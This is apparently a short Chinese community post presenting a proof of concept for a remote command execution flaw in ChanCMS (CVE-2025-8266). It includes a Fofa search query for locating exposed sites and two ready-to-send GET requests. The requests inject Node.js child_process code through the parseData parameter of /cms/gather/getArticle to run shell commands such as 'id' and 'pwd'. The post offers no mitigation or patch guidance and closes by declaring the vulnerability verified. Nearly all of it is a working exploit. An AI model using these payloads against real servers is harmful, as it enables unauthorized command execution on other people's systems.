
ChanCms-CVE-2025-8266-远程命令执行
·
Fofa:body=“ChanCMS”


GET /cms/gather/getArticle?targetUrl=http://jsonplaceholder.typicode.com/posts/1&parseData=return+process.mainModule.require(%27child_process%27).execSync(%27id%27).toString() HTTP/1.1
Host:

GET /cms/gather/getArticle?targetUrl=http://jsonplaceholder.typicode.com/posts/1&parseData=return+process.mainModule.require(%27child_process%27).execSync(%27pwd%27).toString() HTTP/1.1
漏洞验证完成;
想看其他内容访问https://www.wlaqsys.com与https://pc.fenchuan8.com/#/index?forum=106431
更多推荐



 2
 0
- 0


 已为社区贡献2条内容

所有评论(0)